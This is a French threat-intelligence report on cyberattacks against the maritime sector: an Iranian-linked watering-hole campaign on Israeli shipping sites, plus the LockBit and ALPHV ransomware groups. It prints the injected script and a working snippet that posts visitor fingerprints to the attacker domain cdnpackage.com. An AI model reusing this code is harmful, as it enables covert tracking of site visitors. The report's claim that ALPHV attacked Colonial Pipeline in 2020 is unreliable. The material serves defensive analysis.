Le OWN-CERT a identifié douze sites web compromis. Cette attaque a été particulièrement active entre octobre 2022 et avril 2023, compromettant 8 des 12 sites identifiés durant cette période. A l'exception d'un site de transport maritime uruguayen, l'ensemble des sites compromis appartiennent à des sociétés israéliennes. La moitié de ces entreprises œuvrent dans le domaine du transport et du fret maritime, cinq sont des fournisseurs d'équipements spécialisés dans d'autres secteurs d'activités, dont l'industrie de défense.



+ Secteurs d'activité des sites victimes de la campagne d'attaque par point d'eau. (source:OWN-CERT)



+ Chronologie des compromissions de site. (source:OWN-CERT)

Ces sites compromis ont été modifiés par l'inclusion d'un appel vers un script Javascript hébergé sur un domaine contrôlé par l'attaquant.

```
<!doctype html>
<html dir="rtl" lang="he-IL">
<head>

<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.1/jquery.min.js"></script>
<script src="https://cdnpackage.com/static/cdn/v1"></script>
```

+ Exemple d'inclusion de script malveillant appelant une ressource JS hébergée sur cdnpackage[.]com. (source:OWN-CERT)

Ces scripts injectés, qui diffèrent selon les sites compromis, ont pour fonction d'établir le profil des visiteurs du site (adresse IP, configuration d'écran, langue configurée dans le navigateur). Ces informations sont envoyées vers un serveur contrôlé par l'attaquant, qui peut ensuite décider, en fonction de ces informations, d'inclure un nouveau script pour inciter le visiteur à télécharger un code malveillant.

```
$.ajax({
  type: "POST",
  url: "https://cdnpackage.com/Info",
  data: JSON.stringify({
    "object" : btoa(new Date().toLocaleString()),
    "rnamespace" : btoa(window.location.pathname),
    "Trigger" : btoa(getLang()),
    "Handler" : btoa(screen.width + " x " + screen.height),
    "nonce" : btoa(document.referrer),
    "DOMParser" : btoa("MQ=="),
    "restApi" : btoa(pluggin.toString()),
    "ECO" : btoa(ips.toString()),
    "hashCanvas" : hashCanvas.toString()
  })
});
```



Exemple d'action d'envoi des informations collectées par le script. (source:OWN-CERT)

Certains visiteurs ont été incités à télécharger un code malveillant, nommé IMAPLoader. Une fois exécuté sur le poste de la victime, ce code malveillant est contrôlable à distance par l'attaquant via le protocole IMAP : IMAPLoader enregistre des informations d'identification et les exfiltre vers une boîte mail enregistrée sur un service légitime en nuage (par exemple le service Yandex Mail), puis récupère des instructions sur cette même boîte mail.

La méthode de compromission des sites légitimes n'est pas connue, cependant OWN-CERT remarque que 50% des sites compromis ont en commun d'avoir le même prestataire d'hébergement israélien spécialisé dans WordPress et utilisent par conséquent un canevas WordPress. Il est possible que Tortoiseshell ait compromis cette plateforme d'hébergement ou ait exploité une vulnérabilité commune dans les composants de ces sites webs. Outre les victimes ciblées par Tortoiseshell, le OWN-CERT a pu identifier douze noms de domaines déposés par l'attaquant, dont dix utilisés lors de cette campagne et deux qui n'ont pas semblé avoir été encore utilisés.

Le conflit israélo-palestinien a eu comme conséquence l'augmentation de la présence de navires militaires étrangers dans le golfe persique notamment américains,

présence qui déplaît aux acteurs locaux tels que l'Iran. De ce fait, l'intensification de la présence de puissances occidentales pourrait augmenter les opérations cybernétiques, lancées notamment par la force Al-Quds, unité du CGRI spécialisée dans les manœuvres non-conventionnelles à laquelle est affiliée notamment Imperial Kitten. Pour rappel, historiquement, l'ambition du chah d'Iran, Mohammed Reza Pahlavi au pouvoir de 1941 à 1979, de devenir le gendarme du golfe persique a été reprise par la République islamique où les marins occupent une place prépondérante dans l'appareil d'Etat.

Références

1. "TA456's social engineering & malware campaigns | proofpoint us," <https://www.proofpoint.com/us/blog/threat-insight/i-knew-you-were-trouble-ta456-targets-defense-contractor-alluring-social-media>.
2. "Tortoiseshell group targets it providers in saudi arabia in probable supply chain attacks | symantec enterprise blogs," <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/tortoiseshell-apt-supply-chain>.
3. "UNC3890 | suspected iranian threat actor targets israel," <https://www.mandiant.com/resources/blog/suspected-iranian-actor-targetingisraeli-shipping>.
4. "Yellow liderc ships its scripts and delivers imaploader malware," <https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/yellowliderc-ships-its-scripts-delivers-imaploader-malware.html>.
5. "IMPERIAL kitten deploys novel malware families," <https://www.crowdstrike.com/blog/imperial-kitten-deploys-novel-malware-families/>.
6. "Fata morgana: Watering hole attack on shipping and logistics websites – clearsky cyber security," <https://www.clearskysec.com/fata-morgana/>.



FLOTTE
Océanographique
Française
PAR L'IFREMER



4.

MENACES CYBERCRIMINELLES : LE SECTEUR MARITIME LOIN D'ÊTRE ÉPARGNÉ


La cybercriminalité touche des entreprises de toutes tailles, mais elle frappe plus durement les petites entreprises. Alors que les cyberattaques contre les grandes entreprises et les agences gouvernementales font l'objet de la majorité de la couverture médiatique, les petites entreprises (au sens large, les organisations de moins de 500 employés) sont généralement plus vulnérables aux cybercriminels et souffrent plus, proportionnellement, des conséquences des cyberattaques. Le manque de personnel expérimenté, le sous-investissement dans la cybersécurité et la réduction globale des budgets informatiques contribuent à ce niveau de vulnérabilité. Et lorsqu'elles sont touchées par des cyberattaques, les dépenses liées à la reprise peuvent même contraindre de nombreuses petites entreprises à fermer leurs portes.

Les rançongiciels

constituent la menace ayant le plus impacté les entités appartenant au domaine maritime durant l'année 2023.

Ce qui correspond à la tendance globale, puisque les attaques de *ransomwares* ont connu une résurgence assez spectaculaire durant cette même année, d'après de nombreux rapports d'éditeurs.¹⁹ L'écosystème des *ransomwares* s'est développé durant l'année 2023, accueillant de nombreux nouveaux arrivants sur le marché. Toutefois, ALPHV, Clop ou encore Lockbit ont poursuivi leur activité. Du côté du domaine maritime, cette tendance se confirme. Lockbit s'impose, suivi de Clop et de Play.

Parmi les modes de compromission, l'exploitation de vulnérabilités constitue la technique qui a été la plus utilisée par les attaquants, suivi par la compromission d'identifiants et des mails de phishing.



+ TOP 10 DES RANSOMWARES AYANT VISÉ DES ENTITÉS DU SECTEUR MARITIME DURANT L'ANNÉE 2023

Source : M-CERT

+ FOCUS SUR LOCKBIT

Apparu en 2019, Lockbit est devenu l'un des groupes de ransomware les plus actifs de ces dernières années. Il fournit un *Ransomware-as-a-Service* (RaaS) à des groupes d'attaquants du monde entier. Il s'est fait connaître en utilisant la méthode de la triple extorsion, une méthode d'infection par rançongiciel impliquant des attaques DDoS qui permettent de faire augmenter la pression pesant sur la victime.

Lockbit est le *ransomware* ayant fait le plus de victimes dans le domaine maritime. Parmi celles-ci, le port de Nagoya a ainsi dû suspendre ses opérations durant quelques jours. L'attaque aurait visé le système informatique notamment utilisé pour faire fonctionner les cinq terminaux de fret¹. Les autres victimes sont des ports, des entreprises de transport maritimes, des entreprises de l'industrie navale ou encore des services gouvernementaux en lien avec le maritime.

Une opération policière internationale impliquant les forces de 11 pays, dont la *National Crime Agency*, le FBI, Europol et la gendarmerie nationale, a démantelé le groupe de ransomware Lockbit3.0²⁻³⁻⁴ en février 2024. Baptisée "Opération Cronos", cette opération a consisté en la prise de contrôle de l'infrastructure technique du groupe et de son site de fuite de données sur le *dark web*.

Trente-quatre serveurs ont été démantelés aux Pays-Bas, en Allemagne, en Finlande, en France, en Suisse, en Australie, aux États-Unis et au Royaume-Uni. De plus, deux personnes ont été arrêtées en Pologne et en Ukraine, et 200 comptes de crypto-monnaie liés à l'organisation ont été gelés.

Néanmoins, dans les jours suivants, Lockbit3.0 était en mesure de relancer non seulement son site de *leaks* mais de surcroît plusieurs attaques apparemment ciblées contre des entités dans divers secteurs et plusieurs pays dont la France.

Les groupes cybercriminels se sont adaptés aux systèmes d'information spécifiques tel que les systèmes industriels, notamment utilisés dans le domaine maritime. La société Dragos a déclaré que les *ransomwares*

constituaient la première menace du secteur industriel, avec une augmentation de 50 % par rapport à 2022. Lockbit est à l'origine de 25 % des attaques, suivi par ALPHV et BlackBasta qui représentent 9 % chacun. L'industrie est la principale cible des *ransomwares*, puisqu'elle regroupe 71 % de l'ensemble des attaques.

Références


1. "Major japanese port suspends operation following ransomware attack," <https://therecord.media/major-japanese-port-suspends-operations-following-lockbitattack>.
2. "International investigation disrupts the world's most harmful cyber crime group," <https://www.nationalcrimeagency.gov.uk/news/nca-leads-internationalinvestigation-targeting-worlds-most-harmful-ransomware-group>.
3. "Law enforcement disrupt world's biggest ransomware operation," <https://www.europol.europa.eu/media-press/newsroom/news/law-enforcementdisrupt-worlds-biggest-ransomware-operation>.
4. "LockBit : Voici le nom des 11 «premières» nouvelles victimes du groupe de hackers, dont une entreprise française," <https://www.clubic.com/actualite-519820-lockbit-voici-le-nom-des-11-premieres-nouvelles-victimes-du-groupe-de-hackersdont-une-entreprise-francaise.html>.

LOCKBIT


LockBit est un rançongiciel actif depuis 2019. Par extension, c'est aussi le nom du groupe cybercriminel qui l'exploite. Le groupe LockBit, formé en septembre 2019, se distingue par une structure et des critères de recrutement basés sur la réputation et les compétences techniques. LockBit est à l'origine de 1 700 attaques dans le monde depuis 2020. LockBit 3.0 a notamment attaqué de grandes entreprises stratégiques comme Thales et Continental.

La version LockBit 3.0 date de mai 2022 et fonctionne sous les systèmes d'exploitation Linux et Windows. Elle embarque un système intégré de communications entre le groupe et sa cible, avec des négociations rendues publiques. Les membres du groupe procèdent habituellement à une double extorsion (exfiltration des données puis chiffrement de celles-ci).

En 2022, LockBit est le rançongiciel numéro un en nombre d'attaques revendiquées. Fin 2022, il devient le rançongiciel le plus actif avec environ 200 attaques mensuelles issues de ses affiliés.¹ En septembre 2022, le code source du rançongiciel est dévoilé sur GitHub, probablement par un développeur en désaccord avec le groupe. À la suite de cette divulgation, de nombreux groupes se sont appropriés le rançongiciel sans avoir à payer de droits au groupe LockBit. En août 2023, Kaspersky estime que près de 400 versions du rançongiciel sont désormais dans la nature.²



+ *Activité globale du groupe LockBit (source : M-CERT)*





+ *Répartition géographique* des victimes du secteur maritime de LockBit (source : M-CERT).*

*Les pays sont identifiés par leur codification ALPHA-2 issue de la norme ISO 3166-1:2020. Ils sont consultables sur <https://www.iso.org/obp/ui/fr/#search>.




TIMELINE






+ Secteurs d'activité ciblés par LockBit (source : M-CERT)



+ Activité du groupe LockBit concernant le secteur maritime (source : M-CERT)




+ Secteurs d'activité ciblés par LockBit (source : M-CERT)

989

attaques revendiquées en 2023, dont 40 prenant pour cibles des acteurs du monde maritime ou portuaire.

Références

1. "LockBit, BlackCat, and Royal Dominate the Ransomware Scene" <https://www.trendmicro.com/vinfo/us/security/news/ransomware-by-the-numbers/lockbit-blackcat-and-royal-dominate-the-ransomware-scene-ransomware-in-q4-2022>
2. "Ransomware Lockbit : une armée de clones envahit le web" <https://www.01net.com/actualites/ransomware-lockbit-armee-clones-envahit-web.html>



+ FOCUS SUR ALPHV

ALPHV, aussi connu sous les noms de BlackCat ou Noberus, représente un groupe de logiciels de rançon en tant que service (RAAS) actif de 2021 jusqu'en mars 2024. Il a marqué l'actualité, notamment en France, avec son attaque contre la société Corsica Ferries ou encore en ayant visé en 2020 l'oléoduc Colonial Pipeline aux Etats-Unis. Le groupe s'est démarqué par sa capacité à développer des outils innovants exploitant les toutes dernières vulnérabilités découvertes. Il n'a pas hésité à élargir sa portée d'attaque en ciblant différentes technologies : des systèmes d'exploitation tels que Windows, Linux et MacOS et également des hyperviseurs (logiciel permettant de virtualiser des systèmes d'exploitation principalement utilisé pour héberger différents types de services) tel que VMWare ESXi. De plus, ALPHV s'est illustré en créant un rançongiciel écrit en langage de programmation Rust, exploitant ainsi la rapidité d'exécution de ce langage afin de rendre ses opérations de chiffrement des fichiers de la victime plus rapide. ALPHV peut être configuré pour chiffrer les fichiers à l'aide des algorithmes AES ou ChaCha20. Le rançongiciel peut supprimer les volumes *Shadow Copy* (technologie permettant la sauvegarde automatique des fichiers), arrêter les processus et les services, ainsi que les machines virtuelles sur les serveurs ESXi. Il peut également se propager en utilisant PsExec et ScreenConnect pour s'exécuter à distance sur d'autres hôtes du réseau local. En plus de ses compétences techniques avancées, ALPHV se distingue par sa communication agressive et sa stratégie de triple extorsion. Cette stratégie implique l'exfiltration des données de l'entreprise ciblée, leur chiffrement, la menace de publier ces données ainsi que la menace de mener des attaques de type DDOS si la rançon n'est pas payée.

Le groupe a exercé une forte influence sur l'écosystème des rançongiciels au cours de ces trois dernières années, en ayant dominé le marché pendant une période significative et en se hissant à la deuxième place en termes d'activité. De plus, certains liens ont été identifiés avec d'autres groupes de rançongiciels, notamment BlackMatter et DarkSide. Bien que ces liens n'aient pas été confirmés de manière certaine et qu'il soit possible qu'ils ne concernent que la migration

d'anciens affiliés de ces groupes, il est important de les prendre en compte pour caractériser ce groupe et évaluer son influence.

Spécificités du groupe ALPHV

Le recrutement des affiliés par le groupe ALPHV s'effectue sur les forums cybercriminels RAMP/XSS/Arvin. Le groupe dispose d'une vraie stratégie marketing en s'engageant à offrir un service de qualité avec une infrastructure maximisant la sécurité et l'anonymat des opérations. Parmi les caractéristiques du *malware* on retrouve des modes de chiffrement flexibles, un système de mixage intégré pour nettoyer les transactions financières et une architecture conçue pour éviter toute divulgation d'informations sensibles.

Saisie d'une partie de l'infrastructure de Blackcat/ALPHV

Une opération internationale des forces de l'ordre a été menée durant le mois de décembre 2023 à l'encontre de l'acteur. Le FBI a également fourni aux victimes une clé de déchiffrement, permettant à plus de 500 d'entre elles de restaurer leurs systèmes et de récupérer leurs données, épargnant ainsi un total de 68 millions de dollars. Cette action a permis de porter atteinte à la réputation de Alphv et à déstabiliser leur modèle de rançongiciel en tant que service.

Toutefois, peu de temps après la saisie des forces de l'ordre, ALPHV a repris le contrôle de ces sites web, vraisemblablement en conservant leurs clés privées. Les règles du groupe ont alors été assouplies, laissant aux affiliés la possibilité de viser des opérateurs d'importance vitale, y compris les hôpitaux et les centrales nucléaires. Les sociétés compromises ne pourront plus négocier la rançon, et les partenaires faisant la promotion du groupe bénéficieront d'une remise de 90%. Cependant, cette tentative semble inefficace, compte tenu de l'escroquerie perpétrée en mars 2024.

Escroquerie de sortie ou l'exit scam du groupe

L'arnaque de sortie d'ALPHV a été orchestrée de telle sorte à remettre en cause les forces de l'ordre, préservant ainsi au mieux son image. Cependant, en investiguant un peu le code source de la nouvelle page, on remarque l'utilisation d'une page web de cache pour afficher le logo de la page de saisie et il n'y a eu aucune communication de la part des forces de l'ordre pour confirmer cette nouvelle saisie. Par la même occasion, le groupe a tenté de vendre le code source pour un prix de 5 millions de dollars. Quelques temps après l'opération du FBI, AlphV a réalisé un *exit scam* en mettant hors ligne son site de fuite de données et fermé son serveur utilisé pour négocier avec les victimes. Cette information a notamment été médiatisée par un de ses affiliés qui accuse le groupe de lui avoir volé 22 millions de dollars. D'autres affiliés auraient également été escroqués. Au même moment, le groupe annonçait vendre le code source de son malware pour 5 millions

de dollars, stoppant ainsi son activité. Sur un forum, ALPHV aurait déclaré avoir décidé "de fermer le projet" à cause "du gouvernement fédéral", sans fournir de détails supplémentaires ni de précisions.

Cependant, un organisme national chargé de l'application des lois indiqué sur la bannière de saisie a confirmé à BleepingComputer qu'il n'était pas impliqué dans une perturbation récente de l'infrastructure d'ALPHV.



Capture d'écran du dernier post d'alpvh sur RAMP rejetant la faute sur le FBI. (source:OWN-CERT)

ALPHV BlackCat - Scam 20M

Posted in Ramp Forum
Posts in thread 33
First posting Mar 3, 2024, 20:43
Most recent posting Mar 5, 2024, 06:34

Previous 10 Next 10

(/goto/post?id=8432) notchy said:
keep selling the cheap accesses and stick to your brute force op
Still to smart for not losing 22M
Post 31 of 33 by Rivka on Mar 4, 2024, 16:11

Translated from Russian:
There is no point in making excuses, but we knew about the problem, tried to solve it, the advertiser was told to wait, we could now send our personal correspondence among ourselves, where we are shocked by what is happening and try to outbid transactions with a larger commission, but this makes no sense because we decided to completely close the project, we can officially declare that the feds screwed us over.
The source code will be sold, negotiations are already underway on this matter.
Thank you all for being with us.
You can delete your account, I won't go to court again, we don't have other accounts on other forums, it's all fake.
Show original
Post 32 of 33 by ransom on Mar 5, 2024, 05:56

Techniques, tactiques et procédures

L'analyse des échantillons d'ALPHV révèle un code simple mais riche en fonctionnalités, en particulier dans sa version Linux qui inclut des commandes spécifiques à l'hyperviseur ESXi. Ces systèmes sont probablement ciblés car les entreprises industrielles utilisent fréquemment des objets connectés et les systèmes de contrôle industriel (ICS), y compris les systèmes de contrôle et d'acquisition de données (SCADA), jouent un rôle important dans le contrôle des appareils de terrain. Les systèmes cyber-physiques (CPS) sont intégrés à l'internet des objets (IoT) pour compléter les opérations riches en informations des infrastructures critiques conventionnelles. L'architecture de ces systèmes est principalement conçue pour la stabilité et il est rare qu'ils soient dotés de protocoles de communication sécurisés. Les modèles d'IoT utilisés dans les usines varient largement, certains constructeurs étant plus fiables que d'autres, selon le budget alloué à l'achat et à la maintenance. L'accès à distance à ces machines, ou simplement l'accès aux informations spécifiques qu'elles contiennent, pourrait être exploité pour exfiltrer des informations, ralentir ou même bien détruire la production, ce qui est particulièrement préoccupant pour les secteurs sensibles comme le maritime, où des attaques pourraient viser la chaîne d'approvisionnement. En se basant sur les différentes analyses de campagnes d'attaques effectuées par des affiliés à l'acteur cybercriminel ALPHV, on peut identifier plusieurs techniques, tactiques et procédures qui leur sont propres.

• Accès initial

Le point d'accès initial utilisé par les affiliés de BlackCat/ALPHV implique l'exploitation de vulnérabilités dans le serveur Microsoft Exchange, en mettant particulièrement l'accent sur les CVEs : CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 et CVE-2021-27065. Ils utilisent des commandes *net use* pour identifier les utilisateurs de domaine et diffuser des messages de service NetBIOS (NBNC) afin de rechercher des serveurs connectés aux réseaux compromis.

• Techniques d'exécution et d'évasion

